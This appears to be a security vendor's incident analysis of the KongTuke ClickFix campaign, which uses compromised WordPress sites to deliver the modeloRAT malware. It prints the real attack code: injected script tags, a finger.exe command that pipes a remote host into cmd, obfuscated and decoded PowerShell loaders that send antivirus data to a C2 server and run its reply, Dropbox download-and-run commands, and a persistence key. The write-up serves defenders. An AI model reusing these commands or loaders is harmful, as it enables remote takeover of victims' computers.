


Through the Lens of MDR: Analysis of KongTuke's ClickFix Abuse of Compromised WordPress Sites

 trendmicro.com/en_us/research/26/c/kongtuke-clickfix-abuse-of-compromised-wordpress-sites.html

March 10, 2026



©2026 TREND MICRO

[open on a new tab](#)

Figure 1. modeloRAT's infection chain using compromised websites as vector
[download](#)

Key takeaways

- TrendAI Vision One™ Services — Managed Detection and Response (MDR) uncovered ongoing attacks linked to the KongTuke threat group, which continues to use compromised WordPress websites and fake CAPTCHA lures to deliver the Python-based modeloRAT. The attackers inject malicious JavaScript into legitimate WordPress websites, prompting users to run a PowerShell command that triggers a multistage infection process.
- Our MDR findings confirm that the group continues to use this method alongside the newer CrashFix technique, which tricks users into installing a malicious browser extension to initiate infection.
- The attack relies heavily on legitimate system tools and trusted services to avoid detection. By abusing components such as PowerShell, finger.exe, Dropbox-hosted files, and portable Python environments, the malware can execute commands remotely, maintain persistence, and remain active on compromised systems while leaving limited visible traces.
- Organizations whose users browse compromised websites or encounter prompts asking them to run commands could be at risk.
- The malware specifically checks whether a system is part of a corporate domain and identifies installed security tools before continuing, suggesting a focus on enterprise environments rather than opportunistic infections.

TrendAI Vision One™ Services – Managed Detection and Response (MDR) analysis

Initial Access

In January 2026, Huntress [researchers](#) identified a new initial access technique used by the threat actor KongTuke, dubbed as “CrashFix”. In this ClickFix variation, the users are tricked into installing a malicious Chrome extension that displays a fake security warning, stating that the browser has “stopped abnormally.” It then prompts the unsuspecting users to follow remediation instructions. Once they follow the instructions, they’ll inadvertently execute a malicious PowerShell command.

In our [MDRservices](#) investigation, however, we found no evidence of the CrashFix browser-extension method. Instead, TrendAI Vision One™ Forensics indicates that the older ClickFix-style fake CAPTCHA lure was likely used. Prior to execution, the user searched for “florida 2025 IDTF facility” and accessed a legitimate WordPress website.


```
DOCTYPE html><html lang="en-US"><head><script data-cfasync='false' async src='https://ctpsih.com/2d5h.js'></script>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<meta name="robots" content="index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1" />
-- This site is optimized with the Yoast SEO plugin v26.9 - https://yoast.com/product/yoast-seo-wordpress/ -->
<script>
  (function() {
    var script = document.createElement('script');
    script.src = 'https://ctpsih.com/2d5h.js';
    document.head.appendChild(script);
  })();
</script>
<meta name="description" content="Looking for expert healthcare legal support
Florida Healthcare Law Firm
s experienced attorneys in Florida provide compliance, licensing, and legal solutions." />
<link rel="canonical" href="https://floridahcallelawfirm.com/" />
<meta property="og:locale" content="en_US" />
```

[open on a new tab](#)

Figure 3. Code snippets showing the injected JS scripts on the compromised website visited by the user
[download](#)

A [report](#) from April 2025 linked similar injected scripts to KongTuke activity. Infrastructure characteristics — including naming conventions and autonomous system number (ASN) overlaps — aligned with what can be observed on the identified domains.

Although those domains are now inactive, visiting the compromised website revealed another injected script: `hxxps://foodgefy[.]com/6o0jk.js` (162.33.178[.]171 — AS399629 [BL Networks]).

The screenshot shows the Chrome DevTools Network tab. The left pane lists 199 requests, with '6o0jk.js' selected. The right pane shows the 'Headers' tab for this request.

Request Details:

- Request URL: `https://foodgefy.com/6o0jk.js`
- Request Method: `GET`
- Status Code: `200 OK (from disk cache)`
- Remote Address: `162.33.178.171:443`
- Referrer Policy: `strict-origin-when-cross-origin`

Response Headers:

- `Access-Control-Allow-Origin`: `*`
- `Cache-Control`: `max-age=604800, public`
- `Content-Encoding`: `gzip`
- `Content-Length`: `2138`
- `Content-Type`: `application/javascript`
- `Date`: `Tue, 24 Feb 2026 09:44:04 GMT`
- `Server`: `Apache/2.4.52 (Ubuntu)`
- `Vary`: `Accept-Encoding`

Request Headers:

199 requests 167 kB transferred

[open on a new tab](#)
[download](#)



[open on a new tab](#)


Figure 4. Screenshots of the compromised website (left) and snippets showing the injected malicious JS script (right), via `hxxp[://]foodgefy[.]com/6o0jk[.]js`

[download](#)

The injected script aligns with the documented Kongtuke tradecraft, which does the following:

1. Set a cookie.
2. Make a request to a Cloudflare endpoint to get trace information (such as the user's IP).
3. Determines the user's browser and operating system.
4. Sends the information to `hxxp[:]foodgefy[.]com/6o0jk[.]js`.

After receiving a response, the script dynamically injects and executes whatever content the remote server returns using `document.write()`. In effect, it allows the external server to remotely control and inject arbitrary content or code into the website. Moreover, direct access to the malicious domain returns the string "It works," which is consistent with what the report described.



[open on a new tab](#)

Figure 5: The message shown when directly accessing the malicious script's domain

[download](#)

Per the earlier report, the execution of the injected JS leads to a fake CAPTCHA page instructing the user to run a PowerShell command. While the PowerShell observed in our case differed from the April 2025 example, it exactly matched the command documented in a separate [January 2026 finding](#), which described the same infection chain of a compromised WordPress site with an injected JS, leading to a fake CAPTCHA lure then PowerShell execution.

[Recent VirusTotal submissions](#) shows numerous WordPress sites injected with similar scripts, indicating that this delivery vector remains active and scalable.

Although we cannot conclusively confirm user-side interaction with the fake CAPTCHA prompt, the combination of browsing telemetry, injected script discovery, infrastructure overlap, and matching PowerShell tradecraft strongly suggests this was the initial access vector in our case.


Execution

We were able to track that the user opened the Run dialog box and pasted the clipboard contents to explorer.exe then launched a hidden command prompt session that copied the built-in Windows tool, **finger.exe**, to a temporary file (**ct.exe**) and executed it. The renamed binary connected to an external IP (**45.61.138[.]224**) and piped the response directly into the command interpreter, enabling remote command execution (RCE).

Although finger.exe is a legitimate Windows networking tool, it was abused in this instance to establish unauthorized remote access.

The following is the malicious command used:

```
cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe  
%temp%\ct.exe&%temp%\ct.exe confirm@45.61.138[.]224|cmd"\1
```



[open on a new tab](#)

Figure 6. RunMRU registry artifacts identified via remote access investigation in TrendAI Vision One™

The finger.exe utility retrieves a large CharCode blob containing PowerShell code obfuscated with a rotation-style (ROT) cipher. It reconstructs and decodes it in memory, then executes it without initially writing to the disk. The decoded loader then downloads a second-stage script to %AppData%\script.ps1, runs it via PowerShell, and deletes it to reduce forensic evidence. This demonstrates layered obfuscation, in-memory execution, and transient file artifacts to evade detection.

	High	Heavily-Obfuscated Powershell Command - Variant 3	A Powershell command utilizing multiple
processCmd		powershell.exe -ep bypass -c iex (-join [char[]]@(10,32,32,32,32,73,110,118,111,107,101,45,87,101,98,82,101,113,117,101,115,116,32,45,85,114,	
parentCmd		cmd	
processPid		31400	
objectRawDataStr		Invoke-WebRequest -Uri \$(join('nzzv://45.61.138.224/h'.ToCharArray()))%[[int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+20)%26))}]elseif([int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+20)%26))}]elseif(\$c-ge97-and\$-le122){[char](97+(((\$c-97+20)%26))}]else{[char]\$c}}[int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+9)%26))}]elseif(\$c-ge97-and\$-le122){[char](97+(((\$c-97+9)%26))}]else{[char]\$c}}[int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+2)%26))}]elseif(\$c-ge97-and\$-le122){[char](97+(((\$c-97+2)%26))}]else{[char]\$c}}[int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+14)%26))}]elseif(\$c-ge97-and\$-le122){[char](97+(((\$c-97+14)%26))}]else{[char]\$c}}[int]\$c=\$;if(\$c-ge65-and\$-le90){[char](65+(((\$c-65+7)%26))}]elseif(\$c-ge97-and\$-le122){[char](97+(((\$c-97+7)%26))}]else{[char]\$c}}\$ZZFBWk = 3796 \$KqJXyl = 268 \$KLeOUm = 741 \$etLNfq = 6418 \$HaMZsK = "QmwbAQIHGQtodWh9eHt/QmwjDA0cAABodWh8enl/Qmw5C\$SIUQC = 5037 \$kDETHH = 4217 \$qsrSxl = 1360 \$vaUgJi = 6967 \$lecZEP = "WHYeOiECCVyb3JhYWtYdh8bJR57GnJvcmpgampYdhUWOBwCFnJvcnNhYWWYdjMUMQo5NXJvcnNgYgYdjJVCAMHOnJvcnA7ZAoaJSFhGW\$LhswZw = 339 \$MlwliH = 8288 \$GDjNPD = 1337 \$aFcXkg = 1225 \$glZQUh = "i6XHws3K2duhvKG3uLOzi6XYzPTM0PehvKG3sr5Si6X7wOLi4/L\$FCLKXZ = 6922 \$YMuMQv = 6358 \$zAclbz = 728 \$jMzIWO = 7022 \$eQpkfT = "3PK79uv2lv7c9vb29vShv6Szpb63pL30+vb0pqS5tbOlpb63tb2\$m = @("wireshark", "processhacker", "fiddler", "procxp", "procmon", "sysmon", "ida", "x32dbg", "x64dbg", "ollydbg", "cheatengine", "scylla",	
parentPid		12440	
processFilePath		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	
	High	Heavily-Obfuscated Powershell Command - Variant 3	A Powershell command utilizing multiple
processCmd		powershell.exe -ep bypass -c iex (-join [char[]]@(10,32,32,32,32,73,110,118,111,107,101,45,87,101,98,82,101,113,117,101,115,116,32,45,85,114,105,32,36,40,45,106,111,105,110,40,39,1	
parentCmd		cmd	
processPid		31400	
objectRawDataStr		iex (-join [char[]]@(10,32,32,32,32,73,110,118,111,107,101,45,87,101,98,82,101,113,117,101,115,116,32,45,85,114,105,32,36,40,45,106,111,105,110,40,39,1	
parentPid		12440	

[open on a new tab](#)

Figure 7. Telemetry evidence of the obfuscated command in TrendAI Vision One™

[download](#)

With TrendAI Vision One™ telemetry revealing the deobfuscated script, we saw that it performs several reconnaissance and environment-validation checks:

Process enumeration and anti-analysis checks:

- It defines an array (\$m) containing names of common security and analysis tools such as **Wireshark, Procmon, Process Hacker, x64dbg, OllyDbg, IDA, Ghidra, Fiddler, Sysmon, VMware, and VirtualBox.**
- It enumerates running processes (Get-Process) and compares each process name against that list.
- If any match is found, the script immediately exits — a classic antidebugging/anti-VM technique to avoid execution in analyst environments.
- **Domain membership verification:**
- It extracts domain information from systeminfo to determine whether the host is joined to a domain or in a WORKGROUP.
- This behavior suggests the campaign prioritizes enterprise environments, likely to conduct lateral movement and maximize potential impact.
- **Security product enumeration:**
- The script queries WMI using: *Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct*
- This collects installed antivirus product names.

- **Command-and-control (C&C) communication via HTTP POST:**
- It sends the collected data via HTTP POST to: `hxxp://45.61.138[.]224/n`.
- The message body includes:
 - A campaign identifier (e.g., `ABCD111n$` or `BCDA222n$`).
 - The detected antivirus product names.
 - Different identifiers depending on domain vs workgroup status.

Execution method

It uses `Invoke-WebRequest (iwr)` and pipes output to `iex (Invoke-Expression)`, indicating potential execution of returned content from the C&C server.

```

$m = @(
    "wireshark", "processhacker", "fiddler", "procxp",
    "procmmon", "sysmon", "ida", "x32dbg", "x64dbg", "ollydbg", "cheatengine",
    "scylla", "scylla_x64", "scylla_x86", "immunitydebugger", "windbg",
    "reshacker", "reshacker32", "reshacker64", "hxd", "ghidra", "lordpe",
    "tcpview", "netmon", "sniffer", "snort", "apimonitor", "radare2", "procdump",
    "dbgview", "de4dot", "detectiteasy", "detectit_easy", "dumpcap", "netcat",
    "bintext", "dependencywalker", "dependencies", "proddiscover", "sysinternals",
    "netlimiter", "sandboxie", "vmware", "virtualbox", "vmttools", "VMwareService", "VMwareTray", "VBoxService", "VBoxTray",
    "qemu-ga", "prt_cc"
)
}
Get-Process | ForEach-Object {
    $processName = $_.Name.ToLower()
    foreach ($tool in $m) {
        if ($processName -like "$tool*") {
            Write-Host "xxx"
            exit
        }
    }
}
}
$systemInfo = systeminfo | findstr /C:"Domain"
$domain = $systemInfo -replace ".\sDomain\s*"
if ($domain -eq "WORKGROUP") {
    iwr 'http://45.61.138.224/n/' `
        -Method POST `
        -Body @{
            message = "ABCD111"n$(
                Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct |
                Select-Object -ExpandProperty DisplayName |
                Out-String
            )`
        } `
        -ContentType 'application/x-www-form-urlencoded' `
        -UseBasicParsing | iex
}
else {
    iwr 'http://45.61.138.224/n/' `
        -Method POST `
        -Body @{
            message = "BCDA222"n$(
                Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct |
                Select-Object -ExpandProperty DisplayName |
                Out-String
            )`
        } `
        -ContentType 'application/x-www-form-urlencoded' `
        -UseBasicParsing | iex
}
}

```

[open on a new tab](#)

Figure 8. Telemetry evidence of the deobfuscated script in TrendAI Vision One™

If domain-joined, it does the following:

1. **Download a ZIP file from Dropbox.** It uses the PowerShell command `iwr -Uri "hxxps://www[.]dropbox[.]com/..." -OutFile "$env:appdata\Winpython.zip"` to retrieve a ZIP archive from an attacker-controlled Dropbox link and saves it to %AppData%.


```
Logged
uZgsH4V4C/udZTr3Gh/q3juEX/USpZamCULiiaAVZGgN3+og/mikCU9pCZWLnbMLZ3npGAWISWJyOn8KUmckK1K4G
Dw4Oaw4OTx4e9vsDdh6KGg7qDmZmGvbyGk5ScmMHEI52Em8+Zhlych7mXmJGXrpvCwZf8mby9hpnepcaCwJ+vgM
Of2ZuGilaHuZehnrqHnoe6oZmZpofGgMG9kZiHn7qGvLmEhYSMn4bBtcGbwY+Rw8O5m5uGupmZvlOxh5TEIjisopzZ
mbHHqyDpZiUxZjCwbKchZmhuoe5m9mH3bmagL25zsOTk5KZh7GdmLqPIJqGtcCfwZycmYaDwpi9vZedhL3Cm8KXm
oKZg6HZh/dmb2XwsOQwITak6LAmLrFnZm83cCbwbW8wsKA
iwr -Uri "https://www.dropbox.com/scl/fi/q7lv7u1y06okwokmjshy7/1.zip?rlkey=gly5frloxrkny2gdifmw7jy2i&st=5qo0
r6u7&dl=1" -OutFile "$env:appdata\Winpython.zip"; Expand-Archive -Path "$env:appdata\Winpython.zip" -Destinati
onPath "$env:appdata"; rm "$env:appdata\Winpython.zip"; Start-Process -FilePath "$env:appdata\WPy64-31401\pyth
on\pythonw.exe" -ArgumentList "$env:appdata\WPy64-31401\python\modes.py"
```

[open on a new tab](#)

Figure 9. Telemetry evidence of the malicious command downloading 1.zip to Winpython.zip

2. **Extract the archive.** It uses the command Expand-Archive -Path "\$env:appdata\Winpython.zip" -DestinationPath "\$env:appdata" to unpack what appears to be a portable Python distribution (WPy64-31401).
3. **Execute Python with a malicious script.** Through the command Start-Process -FilePath "\$env:appdata\WPy64-31401\python\pythonw.exe" -ArgumentList "\$env:appdata\WPy64-31401\python\modes.py", it launches pythonw.exe (no visible console window) to run modes.py.

We found that the ModeloRAT subsequently downloaded an additional payload from a Dropbox URL, which delivered a Python script named **extentions.py**. This script was executed using python.exe. | **Command:** -NonInteractive -NoProfile -WindowStyle Hidden -Command "iwr -Uri 'https://www.dropbox.com/scl/fi/np4h0kexqq5r9vlpzwwg4d/rp?rlkey=fwg1koexylntccobyxaliju7w&st=3wxzp44k&dl=1' -OutFile \"\$env:appdata\WPy64-31401\python\extentions.py"; ls \"\$env:appdata\WPy64-31401\python\"; Start-Process -FilePath \"\$env:appdata\WPy64-31401\python\pythonw.exe\" -ArgumentList \"\$env:appdata\WPy64-31401\python\extentions.py\";"



[open on a new tab](#)

Figure 10. Evidence of the suspicious FilePath, C:\Users\<Username>\AppData\Roaming\WPy64-31401\<....> taken on TrendAI Vision One™

Upon execution, modeloRAT's modes.py module initiates reconnaissance activity that profiles the compromised host before advancing to subsequent stages of intrusion.

Telemetry analysis shows the malware invoking PowerShell in **hidden, non-interactive mode**, executing a rapid sequence of enumeration commands without user input. The script systematically collects:

- Network configurations and active TCP connections.
- System identity and privilege context.
- Running processes and installed services.
- Storage volumes and filesystem details.
- Domain membership and environment classification.

The output of these commands is formatted into structured JSON, indicating that the harvested data is intended for automated parsing and likely transmission to a C&C infrastructure.

Logged	objectCmd
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-NetTCPConnection Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State ConvertTo-Json"
>	"C:\Windows\system32\whoami.exe" /all
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "whoami /all"
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-NetIPConfiguration Select-Object InterfaceAlias, IPv4Address, DNSServer ConvertTo-Json"
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-Volume Select-Object DriveLetter, FileSystemLabel, Size, SizeRemaining ConvertTo-Json"
>	arp -a
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-PSDrive -PSProvider FileSystem Select-Object Name, Root, @{Name='\"Used(GB)\"';Expression=[[math]]:Round(\$_.Used/1...
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-Service Select-Object Name, DisplayName, Status, StartType ConvertTo-Json"
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-Process Select-Object Id, ProcessName, CPU, WorkingSet, Path ConvertTo-Json"
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "Get-ComputerInfo Select-Object WindowsProductName, WindowsVersion, TotalPhysicalMemory, CsProcessors ConvertTo-J...
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "(Get-CimInstance Win32_ComputerSystem).Domain"
>	powershell -NonInteractive -NoProfile -WindowStyle Hidden -Command "\$i=[Security.Principal.WindowsIdentity]::GetCurrent();if(\$i.IsSystem){\"SYSTEM\"}elseif([Security.Principal.WindowsPrincipal]\$i).IsIn...

[open on a new tab](#)

Figure 11. Telemetry evidence of modeloRAT's reconnaissance activity


[download](#)

Subsequently, this Python-based process (pythonw.exe executing modes.py) initiated repeated outbound connections to external IPs (158.247.252.178:80 and 170.168.103.208:80) and an HTTPS connection to 149.154.164.13 (associated with Telegram infrastructure), indicating likely C&C communication with both direct IP-based endpoints and a Telegram-backed channel.

For persistence, the following registry entries are created:

- objectRegistryValue: **monitoringservice**
- objectRegistryKeyHandle: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

- objectRegistryData: C:\Users\<USERNAME>\AppData\Roaming\WPY64-31401\python\pythonw.exe C:\Users\<USERNAME>\AppData\Roaming\WPY64-31401\python\modes.py start




[open on a new tab](#)

Figure 12. Snapshot of Task Manager showing the added startup via Remote Access in TrendAI Vision One™

[download](#)

